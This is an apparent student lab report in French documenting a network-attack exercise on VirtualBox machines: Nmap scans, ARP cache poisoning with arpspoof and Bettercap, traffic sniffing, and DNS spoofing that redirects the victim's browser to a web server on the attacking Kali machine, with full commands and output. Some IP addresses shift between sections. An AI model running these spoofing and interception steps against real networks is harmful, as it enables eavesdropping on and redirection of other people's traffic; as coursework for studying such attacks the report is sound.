Completed ARP Ping Scan at 05:34, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:34
Completed Parallel DNS resolution of 1 host. at 05:34, 5.54s elapsed
Initiating SYN Stealth Scan at 05:34
Scanning 192.31.25.20 [65535 ports]
Completed SYN Stealth Scan at 05:34, 1.64s elapsed (65535 total ports)
Initiating Service scan at 05:34
Initiating OS detection (try #1) against 192.31.25.20
Retrying OS detection (try #2) against 192.31.25.20
NSE: Script scanning 192.31.25.20.
Initiating NSE at 05:34
Completed NSE at 05:34, 0.01s elapsed
Initiating NSE at 05:34
Completed NSE at 05:34, 0.00s elapsed
Initiating NSE at 05:34
Completed NSE at 05:34, 0.00s elapsed
Nmap scan report for 192.31.25.20
Host is up (0.00034s latency).
All 65535 scanned ports on 192.31.25.20 are in ignored states.
Not shown: 65535 closed tcp ports (reset)
MAC Address: 08:00:27:BC:EC:F7 (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.34 ms  192.31.25.20

NSE: Script Post-scanning.
Initiating NSE at 05:34
Completed NSE at 05:34, 0.00s elapsed
Initiating NSE at 05:34
Completed NSE at 05:34, 0.00s elapsed
Initiating NSE at 05:34
Completed NSE at 05:34, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.10 seconds
Raw packets sent: 65548 (2.885MB) | Rcvd: 65548 (2.623MB)


(kali㉿kali)-[~]
$
```

- État de l'hôte : L'hôte est marqué comme "UP", ce qui confirme que la communication entre Kali et Ubuntu est opérationnelle sur le réseau interne.
- Ports TCP : Les 65535 ports scannés sont dans l'état closed (reset). Cela indique qu'aucun service (type SSH ou Serveur Web) n'écoute actuellement sur la machine victime.
- Détection d'adresse MAC : Nmap a correctement identifié l'adresse MAC 08:00:27:BC:EC:F7, confirmant l'utilisation d'une interface virtuelle Oracle VirtualBox.
- Traceroute : Le saut unique (1 hop) confirme que les deux machines sont sur le même segment de réseau local (L2), sans routeur intermédiaire.

Conclusion

Le scan est un succès technique car il valide la topologie réseau, bien qu'aucune vulnérabilité de service ne soit exposée à ce stade. Pour la suite du TP, je vais maintenant mettre en place l'attaque Man-In-The-Middle pour intercepter le trafic entre cette victime et la passerelle.

3. Scan de vulnérabilités : `nmap -sV -p- --script vulners 192.31.25.20`



```
(kali@kali)~$ nmap -sV -p- --script vulners 192.31.25.20
Starting Nmap 7.93 ( https://nmap.org ) at 2026-05-04 05:37 EDT
Nmap scan report for 192.31.25.20
Host is up (0.00021s latency).
All 65535 scanned ports on 192.31.25.20 are in ignored states.
Not shown: 65535 closed tcp ports (conn-refused)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.12 seconds

(kali@kali)~$
```

Absence de services : Comme lors du scan précédent, Nmap confirme que les 65535 ports sont fermés (conn-refused).

Conséquence sur la sécurité : Étant donné qu'aucun service n'est exposé (pas de SSH, pas de serveur Web, etc.), le script vulners ne peut pas analyser de bannières de version. Par conséquent, il n'y a aucune vulnérabilité logicielle exploitable à distance détectée par ce biais.

Surface d'attaque : La surface d'attaque réseau de la machine Ubuntu est minimale (durcie), car elle ne propose aucun point d'entrée réseau.

MITM avec ARP spoofing

Objectif de l'attaque : empoisonner le cache ARP de la victime et du routeur. Sur la victime : l'adresse IP du routeur est associée à l'adresse MAC de l'attaquant. Sur la passerelle, l'adresse IP de la victime est associée à l'adresse MAC de l'attaquant. Le trafic passerelle-victime passe ainsi par l'attaquant.

L'objectif est d'intercepter le trafic entre la victime (192.31.25.20) et la passerelle (192.31.25.1) en empoisonnant leurs caches ARP respectifs. On force le trafic à transiter par la machine Kali (192.31.25.14).

Préparation du système

Avant de lancer l'attaque, il est impératif d'activer l'**IP Forwarding** sur Kali pour qu'elle agisse comme un routeur et ne coupe pas la connexion de la victime :

1. `sudo sysctl -w net.ipv4.ip_forward=1`

Mise en œuvre de l'attaque

L'attaque nécessite deux instances de `arp spoof` tournant simultanément :

Terminal 1 (Cible : Victime) : On fait croire à la victime que Kali est le routeur.

```
sudo arp spoof -i eth0 -t 192.31.25.20 192.31.25.1
```

Terminal 2 (Cible : Passerelle) : On fait croire au routeur que Kali est la victime.

```
sudo arp spoof -i eth0 -t 192.31.25.1 192.31.25.20
```

Observations et Analyse

- **Type de trames envoyées :** On observe dans Wireshark l'envoi massif de trames **ARP Reply** non sollicitées. Kali annonce : `192.31.25.1 is-at [MAC_KALI]`.
- **Vérification du cache ARP :** Sur la machine Ubuntu, la commande `ip n` confirme l'empoisonnement : l'adresse IP de la passerelle est désormais associée à l'adresse MAC de la Kali.

5. Interception de données

Une fois le flux dérivé, j'ai utilisé les outils suivants pour analyser le trafic en temps réel :

- **Wireshark :** Observation des requêtes HTTP GET.
- **Urlsnarf :** Capture des URLs consultées par la victime.
- **Driftnet :** Reconstitution des images chargées via le protocole HTTP.

Avec bettercap 2

Lancez bettercap avec dans le shell les commandes `net.probe` on puis `net.show`.

```
Currently scanning: Finished! | Screen View: Unique Hosts
```

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120

No	Time	Source	Destination	Protocol	Length	Info
IP	At	MAC Address	Count	Len	MAC	Vendor / Hostname
192.31.25.1	08:00:27:2d:e8:cb	1	60	PCS	Systemtechnik GmbH	
192.31.25.13	08:00:27:bc:ec:f7	1	60	PCS	Systemtechnik GmbH	

Les commande donne ne fonction pas sur kali 2024 c'est pour ca j'ai utilise la commande

`sudo netdiscover -i eth0 -r 192.31.25.0/24`

Correction de la configuration réseau

Au début, la machine Kali pouvait pas joindre la machine Ubuntu. Lors du ping vers la victime, j'obtenais:

```
ping: connect: Network is unreachable
```

Après vérification avec :

`ip a`

J'ai remarqué que l'interface `eth0` de Kali ne possédait pas d'adresse IPv4. J'ai donc configuré l'adresse IP de Kali manuellement :

```
sudo ip addr add 192.31.25.14/24 dev eth0
```

```
sudo ip link set eth0 up
```

Ensuite, la Kali a obtenu l'adresse suivante :

```
192.31.25.14/24
```

Puis, après activation de la RT-Box et du réseau de l'IUT, la Kali a finalement utilisé :

```
192.31.25.15/24
```

La machine Ubuntu victime avait l'adresse :

```
192.31.25.13/24
```

La passerelle détectée était :

```
192.31.25.1
```

Les pings entre Kali et Ubuntu fonctionnaient correctement, ce qui valide la communication sur le réseau local.

```
(kali@kali)-[~]
$ ping 192.31.25.13
PING 192.31.25.13 (192.31.25.13) 56(84) bytes of data:
64 bytes from 192.31.25.13: icmp_seq=1 ttl=64 time=0.254 ms
64 bytes from 192.31.25.13: icmp_seq=2 ttl=64 time=0.250 ms
64 bytes from 192.31.25.13: icmp_seq=3 ttl=64 time=0.225 ms
^C
— 192.31.25.13 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2025ms
rtt min/avg/max/mdev = 0.225/0.243/0.254/0.012 ms

(kali@kali)-[~]
$
```

```
administrateur@rt-mv: ~  
administrateur@rt-mv: ~  
administrateur@rt-mv:~$ ping 192.31.25.15  
PING 192.31.25.15 (192.31.25.15) 56(84) bytes of data.  
64 bytes from 192.31.25.15: icmp_seq=1 ttl=64 time=0.273 ms  
64 bytes from 192.31.25.15: icmp_seq=2 ttl=64 time=0.311 ms  
64 bytes from 192.31.25.15: icmp_seq=3 ttl=64 time=0.241 ms  
^C  
--- 192.31.25.15 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2056ms  
rtt min/avg/max/mdev = 0.241/0.275/0.311/0.028 ms  
administrateur@rt-mv:~$
```

Découverte réseau avec Netdiscover

Sur la machine Kali attaquante, j'ai utilisé la commande :

```
sudo netdiscover -i eth0 -r 192.31.25.0/24
```

Cette commande a permis d'identifier les machines présentes sur le réseau local.

Résultat important obtenu:

192.31.25.13	machine Ubuntu victime
192.31.25.1	passerelle
192.31.25.15	machine Kali attaquante

Installation et lancement de Bettercap

Au début, la commande suivante ne fonctionnait pas :

```
sudo bettercap -iface eth0
```

Le message obtenu était :

```
sudo: bettercap: command not found
```

Il fallait donc installer Bettercap. L'installation a été compliquée à cause du réseau de l'université, du proxy et d'un problème de clé Kali. Après correction de la clé Kali et de la configuration réseau, Bettercap a pu être installé.

Commande utilisée :

```
sudo apt install bettercap -y
```

Puis lancement de Bettercap sur l'interface du réseau:

```
sudo bettercap -iface eth0
```

Il est important d'utiliser `eth0`, car cette interface correspond au réseau local contenant la victime Ubuntu et la passerelle.

Dans Bettercap, j'ai lancé :

- `net.probe on`
- `net.show`

Bettercap a détecté les machines du réseau, notamment :

- `192.31.25.15` Kali attaquant
- `192.31.25.13` Ubuntu victime
- `192.31.25.1` passerelle

ARP spoofing avec Bettercap

L'objectif de cette attaque est de placer Kali entre la victime Ubuntu et la passerelle.

Dans Bettercap, j'ai utilisé :

- `set arp.spoof.targets 192.31.25.13`
- `arp.spoof on`
- `net.sniff on`

Ensuite, sur la machine Ubuntu victime, j'ai vérifié le cache ARP avec :

```
ip n
```

```
192.31.25.1 dev eth0 lladdr 08:00:27:2d:e8:cb REACHABLE
192.31.25.140 dev eth0 FAILED

192.31.25.13 dev eth0 lladdr 08:00:27:bc:ec:f7 REACHABLE
192.31.25.152 dev eth0 FAILED

vattu_ttt forever preferred_ttt forever
administrateur@rt-mv:~$ ip n
192.31.25.15 dev enp0s3 lladdr 08:00:27:fe:d6:a4 REACHABLE
192.31.25.1 dev enp0s3 lladdr 08:00:27:fe:d6:a4 REACHABLE
```

Le résultat montrait que l'adresse IP de la passerelle était associée à l'adresse MAC de Kali.

Conclusion :

Après activation de arp.spoof dans Bettercap, le cache ARP de la victime Ubuntu indique que l'adresse IP de la passerelle 192.31.25.1 est associée à l'adresse MAC de Kali 08:00:27:fe:d6:a4. Cela confirme que l'empoisonnement ARP est réussi et que Kali se trouve en position Man-In-The-Middle.

DNS spoofing avec Bettercap

L'objectif du DNS spoofing est de faire croire à la victime que le nom de domaine :

[moniut-rt](#)

correspond à l'adresse IP de Kali :

[192.31.25.15](#)

Dans Bettercap, j'ai utilisé les commandes suivantes :

- [set dns.spoof.domains moniut-rt](#)
- [set dns.spoof.address 192.31.25.15](#)
- [dns.spoof on](#)

Au début, le ping depuis Ubuntu ne fonctionnait pas :

[ping moniut-rt](#)

Après vérification avec :

[resolvectl status](#)

j'ai remarqué que la machine Ubuntu utilisait des serveurs DNS externes:

- [172.18.26.101](#)
- [172.18.26.102](#)
- [172.18.26.103](#)

J'ai donc forcé temporairement Ubuntu à utiliser la passerelle comme DNS :

```
sudo resolvectl dns enp0s3 192.31.25.1
```

```
sudo resolvectl domain enp0s3 "~."
```

```
[sudo] Mot de passe de administrateur :
administrateur@rt-mv:~$ sudo resolvectl domain enp0s3 "~."
administrateur@rt-mv:~$ resolvectl status
Global
    Protocols: -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported
    resolv.conf mode: foreign
    Current DNS Server: 172.18.26.101
    DNS Servers: 172.18.26.101 172.18.26.102 172.18.26.103
    DNS Domain: edu.ua

Link 2 (enp0s3)
    Current Scopes: DNS
    Protocols: +DefaultRoute +LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported
    DNS Servers: 192.31.25.1
    DNS Domain: ~.
```

Ensuite, le DNS spoofing a fonctionné. Bettercap affichait une fausse réponse DNS envoyée à la victime :

```
administrateur@rt-mv:~$ ping moniut-rt
PING moniut-rt (192.31.25.15) 56(84) bytes of data.
64 bytes from 192.31.25.15 (192.31.25.15): icmp_seq=1 ttl=64 time=0.268 ms
64 bytes from 192.31.25.15 (192.31.25.15): icmp_seq=2 ttl=64 time=0.244 ms
64 bytes from 192.31.25.15 (192.31.25.15): icmp_seq=3 ttl=64 time=0.212 ms
64 bytes from 192.31.25.15 (192.31.25.15): icmp_seq=4 ttl=64 time=0.179 ms
^C
--- moniut-rt ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3019ms
rtt min/avg/max/mdev = 0.179/0.225/0.268/0.033 ms
administrateur@rt-mv:~$
```

sending spoofed DNS reply for moniut-rt ==> 192.31.25.15

Conclusion :

Le DNS spoofing fonctionne: Bettercap envoie une fausse réponse DNS pour le nom moniut-rt vers la victime. La réponse associe moniut-rt à l'adresse IP de Kali 192.31.25.15. Cela permet de rediriger la victime vers un serveur web contrôlé par l'attaquant.

```
192.31.25.0/24 > 192.31.25.15 » [02:54:31] [net.sniff.dns] dns 172.18.26.101 > 192.31.25.13 : moniut-rt is local
192.31.25.0/24 > 192.31.25.15 » [02:54:31] [net.sniff.dns] dns 172.18.26.101 > 192.31.25.13 : moniut-rt is local
192.31.25.0/24 > 192.31.25.15 » [02:54:31] [net.sniff.dns] dns 172.18.26.102 > 192.31.25.13 : moniut-rt is local
192.31.25.0/24 > 192.31.25.15 » [02:54:31] [net.sniff.dns] dns 172.18.26.102 > 192.31.25.13 : moniut-rt is local
192.31.25.0/24 > 192.31.25.15 » [02:54:31] [net.sniff.dns] dns 172.18.26.103 > 192.31.25.13 : moniut-rt is local
192.31.25.0/24 > 192.31.25.15 » [02:54:31] [net.sniff.dns] dns 172.18.26.103 > 192.31.25.13 : moniut-rt is local
192.31.25.0/24 > 192.31.25.15 » [02:55:33] [zeroconf.browsing] 192.31.25.13 (PCS Systemtechnik GmbH) is browsing (QUERY) for services _ipp._tcp.local
```

Redirection vers un serveur web simple

Après avoir validé le DNS spoofing, j'ai lancé un serveur web simple sur Kali.

Dans un nouveau terminal Kali :


- `mkdir -p site_test`
- `cd site_test`
- `echo "<h1>Site Kali</h1><p>DNS spoofing reussi</p>" > index.html`
- `sudo python3 -m http.server --bind 192.31.25.15 80`

Ensuite, depuis la machine Ubuntu victime, j'ai ouvert Firefox et tapé :

<http://moniut-rt>

La victime a été redirigée vers le serveur web de Kali. La page affichait :

Site Kali



Sur le terminal de Kali, le serveur Python a reçu une requête HTTP provenant de la victime :

GET / HTTP/1.1

Conclusion :

Après activation du DNS spoofing dans Bettercap, la victime Ubuntu accède à l'adresse <http://moniut-rt>. Au lieu d'arriver sur un vrai site, elle est redirigée vers l'adresse IP de Kali 192.31.25.15. Le serveur web Python lancé sur Kali reçoit une requête HTTP GET provenant de la victime. La page "Site Kali – DNS spoofing réussi" s'affiche bien dans le navigateur de la victime. Cela confirme que l'attaque DNS spoofing et la redirection web fonctionnent.


```
Get:2 http://http.kali.org/kali kali-rolling/main amd64 bettercap-caplets all 0+git20250401-0kali1 [114 kB]
Get:1 http://free.nhc.org.tw/kali kali-rolling/main amd64 bettercap amd64 2.41.5-0kali1 [12.9 MB]
Fetched 13.0 MB in 1min 35s (208 kB/s)
Selecting previously unselected package bettercap.
(Reading database ... 387402 files and directories currently installed.)
Preparing to unpack .../bettercap_2.41.5-0kali1_amd64.deb ...
Unpacking bettercap (2.41.5-0kali1) ...
Selecting previously unselected package bettercap-caplets.
Preparing to unpack .../bettercap-caplets_0+git20250401-0kali1_all.deb ...
Unpacking bettercap-caplets (0+git20250401-0kali1) ...
Setting up bettercap (2.41.5-0kali1) ...
bettercap.service is a disabled or a static unit, not starting it.
Setting up bettercap-caplets (0+git20250401-0kali1) ...
Processing triggers for kali-menu (2022.4.1) ...

(kali@kali)~$ sudo bettercap -iface eth0
bettercap v2.41.5 (built for linux amd64 with go1.24.9) [type 'help' for a list of commands]

192.31.25.0/24 > 192.31.25.15 » [02:48:07] [sys.log] [inf] gateway monitor started ...
192.31.25.0/24 > 192.31.25.15 » net.probe on
[02:48:29] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.31.25.0/24 > 192.31.25.15 » [02:48:29] [sys.log] [inf] net.probe probing 256 addresses on 192.31.25.0/24
192.31.25.0/24 > 192.31.25.15 » [02:48:29] [sys.log] [inf] zerogod service discovery started
192.31.25.0/24 > 192.31.25.15 » [02:48:29] [zeroconf.service] service HP\ Color\ LaserJet\ Pro\ M453-4\ [6B8623]..privet..tcp.local. detected for [172
.31.21.150] (HPA8B13B688623.local.):80 with 7 records
192.31.25.0/24 > 192.31.25.15 » [02:48:29] [zeroconf.service] service HP\ Color\ LaserJet\ Pro\ M453-4\ [BDF8B7]..privet..tcp.local. detected for [172
.31.21.251] (HPB05CDABDF8B7.local.):80 with 7 records
192.31.25.0/24 > 192.31.25.15 » [02:48:29] [zeroconf.service] service HP\ Color\ LaserJet\ Pro\ M479\ [2AA96E]..privet..tcp.local. detected for [172.3
1.21.250] (HP7C4D8F2AA96E.local.):80 with 7 records
192.31.25.0/24 > 192.31.25.15 » [02:48:29] [zeroconf.service] service HP\ Color\ LaserJet\ Pro\ M453-4\ [BDDCE4]..privet..tcp.local. detected for [172
.31.21.7] (HPB05CDABDDCE4.local.):80 with 7 records
192.31.25.0/24 > 192.31.25.15 » [02:48:29] [endpoint.new] endpoint 192.31.25.13 detected as 08:00:27:bc:ec:f7 (PCS Systemtechnik GmbH).
192.31.25.0/24 > 192.31.25.15 » net.show
```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.31.25.15	08:00:27:fe:d6:a4	eth0	PCS Systemtechnik GmbH	0 B	0 B	02:48:07
192.31.25.1	08:00:27:2d:e8:cb	gateway	PCS Systemtechnik GmbH	0 B	0 B	02:48:07
192.31.25.13	08:00:27:bc:ec:f7		PCS Systemtechnik GmbH	120 B	92 B	02:48:29

13 kB / 39 kB / 831 pkts

192.31.25.0/24 > 192.31.25.15 »

```
administrateur@rt-mv: ~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:bc:ec:f7 brd ff:ff:ff:ff:ff:ff
    inet 192.31.25.13/24 brd 192.31.25.255 scope global dynamic noprefixroute enp0s3
        valid_lft 392sec preferred_lft 392sec
    inet6 fe80::81a8:2b0f:e2cc:88df/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
administrateur@rt-mv: ~$ ip n
192.31.25.15 dev enp0s3 lladdr 08:00:27:fe:d6:a4 REACHABLE
192.31.25.1 dev enp0s3 lladdr 08:00:27:fe:d6:a4 REACHABLE
administrateur@rt-mv: ~$
```

```
administrateur@rt-mv: ~  
  
Protocols: -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported  
resolv.conf mode: foreign  
Current DNS Server: 172.18.26.101  
DNS Servers: 172.18.26.101 172.18.26.102 172.18.26.103  
DNS Domain: edu.ua  
  
Link 2 (enp0s3)  
Current Scopes: DNS  
Protocols: +DefaultRoute +LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported  
DNS Servers: 192.31.25.1  
DNS Domain: ~.  
administrateur@rt-mv:~$ ^[[200~ping moniut-rt~  
ping : commande introuvable  
administrateur@rt-mv:~$ ping moniut-rt  
PING moniut-rt (192.31.25.15) 56(84) bytes of data.  
64 bytes from 192.31.25.15 (192.31.25.15): icmp_seq=1 ttl=64 time=0.268 ms  
64 bytes from 192.31.25.15 (192.31.25.15): icmp_seq=2 ttl=64 time=0.244 ms  
64 bytes from 192.31.25.15 (192.31.25.15): icmp_seq=3 ttl=64 time=0.212 ms  
64 bytes from 192.31.25.15 (192.31.25.15): icmp_seq=4 ttl=64 time=0.179 ms  
^C  
--- moniut-rt ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3019ms  
rtt min/avg/max/mdev = 0.179/0.225/0.268/0.033 ms  
administrateur@rt-mv:~$
```

```
192.31.25.0/24 > 192.31.25.15 » set arp.spoof.targets 192.31.25.13  
192.31.25.0/24 > 192.31.25.15 » arp.spoof on  
[02:50:39] [sys.log] [inf] arp.spoof enabling forwarding  
192.31.25.0/24 > 192.31.25.15 » [02:50:39] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.  
192.31.25.0/24 > 192.31.25.15 » net.sniff on  
192.31.25.0/24 > 192.31.25.15 » [02:51:25] [sys.log] [inf] ipv6 fe80::81a8:2b0f:e2cc:88df detected for 192.31.25.13 (08:00:27:bc:ec:f7)  
192.31.25.0/24 > 192.31.25.15 » set dns.spoof.domains moniut-rt  
192.31.25.0/24 > 192.31.25.15 » set dns.spoof.address 192.31.25.15  
192.31.25.0/24 > 192.31.25.15 » dns.spoof on  
[02:54:16] [sys.log] [inf] dns.spoof moniut-rt → 192.31.25.15  
192.31.25.0/24 > 192.31.25.15 » [02:54:31] [sys.log] [inf] dns.spoof sending spoofed DNS reply for moniut-rt (→192.31.25.15) to 192.31.25.13 : 08:00:  
27:bc:ec:f7 (PCS Systemtechnik GmbH).  
192.31.25.0/24 > 192.31.25.15 » [02:54:31] [sys.log] [inf] dns.spoof sending spoofed DNS reply for moniut-rt (→192.31.25.15) to 192.31.25.13 : 08:00:  
27:bc:ec:f7 (PCS Systemtechnik GmbH).  
192.31.25.0/24 > 192.31.25.15 » [02:54:31] [sys.log] [inf] dns.spoof sending spoofed DNS reply for moniut-rt (→192.31.25.15) to 192.31.25.13 : 08:00:  
27:bc:ec:f7 (PCS Systemtechnik GmbH).  
192.31.25.0/24 > 192.31.25.15 » [02:54:31] [sys.log] [inf] dns.spoof sending spoofed DNS reply for moniut-rt (→192.31.25.15) to 192.31.25.13 : 08:00:  
27:bc:ec:f7 (PCS Systemtechnik GmbH).  
192.31.25.0/24 > 192.31.25.15 » [02:54:31] [sys.log] [inf] dns.spoof sending spoofed DNS reply for moniut-rt (→192.31.25.15) to 192.31.25.13 : 08:00:  
27:bc:ec:f7 (PCS Systemtechnik GmbH).  
192.31.25.0/24 > 192.31.25.15 » [02:54:31] [sys.log] [inf] dns.spoof sending spoofed DNS reply for moniut-rt (→192.31.25.15) to 192.31.25.13 : 08:00:  
27:bc:ec:f7 (PCS Systemtechnik GmbH).  
192.31.25.0/24 > 192.31.25.15 » [02:54:31] [net.sniff.dns] dns 172.18.26.101 > 192.31.25.13 : moniut-rt is local  
192.31.25.0/24 > 192.31.25.15 » [02:54:31] [net.sniff.dns] dns 172.18.26.101 > 192.31.25.13 : moniut-rt is local  
192.31.25.0/24 > 192.31.25.15 » [02:54:31] [net.sniff.dns] dns 172.18.26.102 > 192.31.25.13 : moniut-rt is local  
192.31.25.0/24 > 192.31.25.15 » [02:54:31] [net.sniff.dns] dns 172.18.26.102 > 192.31.25.13 : moniut-rt is local  
192.31.25.0/24 > 192.31.25.15 » [02:54:31] [net.sniff.dns] dns 172.18.26.103 > 192.31.25.13 : moniut-rt is local  
192.31.25.0/24 > 192.31.25.15 » [02:54:31] [net.sniff.dns] dns 172.18.26.103 > 192.31.25.13 : moniut-rt is local  
192.31.25.0/24 > 192.31.25.15 »  
administrateur@rt-mv:~$
```

